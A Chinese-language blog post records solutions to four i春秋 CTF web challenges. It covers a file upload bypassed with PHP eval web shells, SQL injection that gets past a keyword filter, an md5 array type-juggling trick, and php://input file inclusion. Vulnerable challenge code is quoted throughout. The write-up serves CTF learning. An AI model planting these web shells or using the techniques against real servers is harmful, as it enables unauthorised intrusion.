i春秋做题记录 web(一)

原创

未完成的歌~ 于 2019-11-03 17:28:45 发布 947 收藏 3


前言：

时间过的真快呀，一转眼半学期就过去了(￣m￣)；攻防世界上的题差不多刷完了(剩下的都是不会的T_T)，这周就来做做 i春秋的题，顺便记录下。

1、想怎么传就怎么传，就是这么任性。

题型： Web Upload

这题就是一个简单的文件上传题目；先用一个普通的php小马试一下：`<?php @eval($_POST['smk']);?>`
然后发现文件是上传成功了，但是`<? php`被过滤掉了
于是在网上找到另一个一句话，将php用大写绕过 修改后如下：
`<script language="pHp">@eval($_POST['smk'])</script>`
然后连接菜刀就能看到flag了。



2、出题人就告诉你这是个注入，有种别走！

题型： Web Sql

打开题目：

看到题目的url就知道要对id注入。首先试一下order by，发现错误，可能是关键字过滤。试了试`/**/`还是不行，改用`<>`发现可以了，如图：

测试得字段数为3，接下来就没啥好说的了，按顺序，爆库爆表爆字段

flag{在数据库中}

info,users

flag{在数据库中}

id,title,flAg_T5ZNdrm

flag{在数据库中}

flag{aef1e0da-ddd5-4a52-98e4-f37de4c4fb1f}

test

得到flag。

3、这个真的是爆破。

题型：Misc Web


打开题目，看到一段php语句：

```
error_reporting(0);// 关闭错误报告
session_start();//启动会话
require('./flag.php');
if(!isset($_SESSION['nums'])){//isset() — 检测变量是否设置。
  $_SESSION['nums'] = 0;
  $_SESSION['time'] = time();//返回当前时间的 Unix 时间戳
  $_SESSION['whoami'] = 'ea';
}

if($_SESSION['time']+120<time()){
  session_destroy();//session_destroy — 销毁一个会话中的全部数据
}//120s后会话结束

$value = $_REQUEST['value'];
$str_rand = range('a', 'z');//range创建一个包含从 "a" 到 "z" 之间的元素范围的数组
$str_rands = $str_rand[mt_rand(0,25)].$str_rand[mt_rand(0,25)];//mt_rand() 使用 Mersenne Twister 算法返回0到25之间的随机整数。$str_rand[mt_rand(0,25)]返回"a" 到 "z"之间任意字母。$str_rand[mt_rand(0,25)].$str_rand[mt_rand(0,25)]是两任意字母相连

if($_SESSION['whoami']==($value[0].$value[1]) && substr(md5($value),5,4)==0){//substr(string,start,length)。===是包括变量值与类型完全相等。==只是比较两个数的值是否相等，由于substr是字符串，和数字比较的时候会强制转化成数字0，自然和0相等。
  $_SESSION['nums']++;
  $_SESSION['whoami'] = $str_rands;
  echo $str_rands;
}

if($_SESSION['nums']>=10){//循环10次输出flag，暴力破解
  echo $flag;
}

show_source(__FILE__);
?>
```


因为md5不能对数组进行处理，MD5()计算数组会返回null，里面的判断是用==所以我们用数组传值那么`substr(md5($value),5,4)==0`这个条件恒成立。
因为我刚访问由于这段代码`$_SESSION['whoami'] = 'ea';`我们要先传入`?value[]=ea`

那么nums就会自增，`$_SEESION['whoami'] = 随机2个字母`

并同时输出到页面上，我们再根据输出的字符修改`$value[0].$value[1]`的值即可，只要操作大于等于10次，就可以出flag 。



综上所述循环10次后输出flag：



4、没错！就是文件包含漏洞

题型：Web Upload

知识点：

1、当php开启allow_url_include的时候，可以用php://input伪协议包含文件

2、php中的system命令执行函数


这题也挺简单，利用了**php伪协议**：

1. php://input

   构造场景：本地web服务器根目录下有文件`phpinput_server.php`，代码如下：

```
<?php
  $a = $_GET['a'];
  $raw_post_data = file_get_contents($a,'r');//'php://input'
  echo $raw_post_data;
?>
```

在浏览器中按照如下方式访问：
地址栏输入的是：`http://localhost/phpinput_server.php?a=php://input`
post框直接输入一段数据
Excute后，脚本会在页面中输出这段数据。



总结：此种方式可以用来获取post数据，但不能获取get数据。

既然题目是文件包含，我们来看下关键性函数的状态
allow_url_include


Directive	Local Value	Master Value
allow_url_fopen	Off	Off
allow_url_include	On	On

当`allow_url_include`为On而`allow_url_fopen`为Off的时候，我们可以用用**php://input**伪协议进行包含


```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
        include($_REQUEST['path']);
}else{
        include('phpinfo.php');
}
```

dle345aae.php index.php phpinfo.php

可以看到目录下有三个文件，flag是在第一个文件里
查看dle345aae.php：




```php
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
        include($_REQUEST['path']);
}else{
        include('phpinfo.php');
}
```


右键查看源码：得到flag

```
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php <br />show_source</span><spar
</span>
</code> <?php
$flag="flag{03374390-4885-4b65-9eea-9b29b4e4f5e7}";

```